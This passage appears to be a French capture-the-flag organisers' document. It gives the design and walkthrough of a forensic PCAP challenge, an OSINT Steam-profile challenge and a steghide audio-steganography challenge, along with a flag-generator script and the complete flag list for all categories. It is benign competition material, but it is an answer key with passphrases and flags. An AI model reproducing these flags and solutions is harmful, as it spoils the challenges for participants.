


On envoi des commandes générer du flux et on print le flag a la fin (création d'une feinte avec 2 cat flag.txt) :

+ ping localhost && ping 127.0.0.1 pour brouiller les piste en inondant le réseau mais pas trop.

Walkthrough

Clique droit, suivre le flux TCP => on a le flag



OSINT

THE GAMER

Nom du challenge : THE GAMER

Concepteurs : Sébastien Lavaux

Rédacteurs : Sébastien Lavaux


Conception

Créer un speech avec pour indice principal gamer + le nom du pseudo :

Créer un faux profil Steam et mettre dans la description le Flag. L'utilisateur devra chercher sur steam le pseudo donner en introduction pour trouver le flag.


Enoncé :

NeoByte84302, lors d'une soirée arrosée avec ses copains, a un peu trop abusé d'un célèbre apéritif français, connu pour son numéro qui n'a rien à voir avec le département. NeoByte84302 affirme que lors de cette soirée, personne ne réussira à trouver son compte de jeu.




Walkthrough

On se rend sur steam pour chercher le pseudo :




On cherche :

Bien :



On regarde le profil :



Le flag est dans la description.

MISCELLANEOUS

CottonEyeJoe

Nom du challenge : CottonEyeJoe

Concepteurs : Sébastien Lavaux

Rédacteurs : Sébastien Lavaux

Conception

Convertir le fichier audio en .wav (format accepter par steghide) :

```
┌──(root㉿seb)-[/home/seb/Téléchargements]
└─# ffmpeg -i CottonEyeJoe.mp4 CottonEyeJoe.wav
```

On crée un fichier texte contenant le flag :

```
Fichier  Actions  Éditer  Vue  Aide
NHM2I{SNACIQQ1-SP6P-IL4L-1L1W79IX}
```

On utilise steghide pour cacher le fichier texte :

On choisi la passphrase : joe

```
┌──(root㉿seb)-[/home/seb/Téléchargements]
└─# steghide embed -ef flag.txt -cf CottonEyeJoe.wav

Entrez la passphrase:
Entrez • nouveau la passphrase:
camouflage des donn•es de "flag.txt" dans "CottonEyeJoe.wav". termin•.
```

Walkthrough

```
┌──(root㉿seb)-[/home/seb/Téléchargements]
└─# steghide extract -sf CottonEyeJoe.wav -xf output.txt

Entrez la passphrase:
•criture des donn•es extraites dans "output.txt".

┌──(root㉿seb)-[/home/seb/Téléchargements]
└─# cat output.txt
NHM2I{SNACIQQ1-SP6P-IL4L-1L1W79IX}
```

Générer les Flag

Python (genflag.py) :

```python
import random
import string

for i in range(20):
    flag = 'NHM2I{'
    for j in range(8):
        flag += random.choice(string.ascii_uppercase + string.digits)
    flag += '-'
    for j in range(4):
        flag += random.choice(string.ascii_uppercase + string.digits)
    flag += '-'
    for j in range(4):
        flag += random.choice(string.ascii_uppercase + string.digits)
    flag += '-'
    for j in range(8):
        flag += random.choice(string.ascii_uppercase + string.digits)
    flag += '}'
    print(flag)
```

Rapport de chaque flag

Texte (flagall.txt) :

```
REVERSE
intro : CRYPTO_ZION - NHM2I{AB347OTDE2LASON4BY5LVO6CodeByrZm}
facile : SECURITY_KEY - NHM2i{AAAA-Z10N-42-OK-CodeByrZmFeatTrinity}

PWNED
intro : MATRIX_CODEBREAKER - NHM2I{ADDOLMMPS8262DKFNJ0172272841}
facile : HACKMATRIX - NHM2I{e03326d6_093736bb_2946b47f_b804e4b8}
```

WEB
intro : GET_PASSWORD - NHM2I{5eabdicg-abf-4391-a003-0defecYbda9-xyoze}
facile : FILE_UPLOAD - NHM2I{GG_Fileuploaded!!}

CRYPTO
intro : CAPITAINE MIFOUNET - NHM2I{0UNHD05W-W94H-3EWP-W8IHYOT2}
intro : BABY_MORSE - NHM2I{T3CL1DFW-N0NN-G6AD-TMLO9F8O}
facile : DECODE_ORACLE - NHM2I{262}
moyen : HYBRID_SHIELD_CIPHER_CONTEST - NHM2I{Je montrerai a ces gens ce que vous ne voulez pas qu'ils voient. Je leur ferai voir un monde sans vous, un monde sans loi ni controle, sans limite ni frontieres, un monde ou tout est possible. Ce que nous en ferons ne dependra que de vous.}
difficile : MEROVINGIEN - NHM2I{FGS5BW77-MERO-VIN-GIEN848H}

FORENSIC
intro : PCAP_01 - NHM2I{6d0k7e5z-6754-454e-8b4a-7ba3bd9634c5}
facile : PCAP_02 - NHM2I{hjdhdh-JDJ8786D-jkfh0-87897-RTbd7}

OSINT
intro : THE GAMER - NHM2I{H2SSSGKB-43I9-K7ZJ-WGS1RPCI}

STEGANOGRAPHIE
intro : COTTONEYEJOE - NHM2I{SNACIQQ1-SP6P-IL4L-1L1W79IX}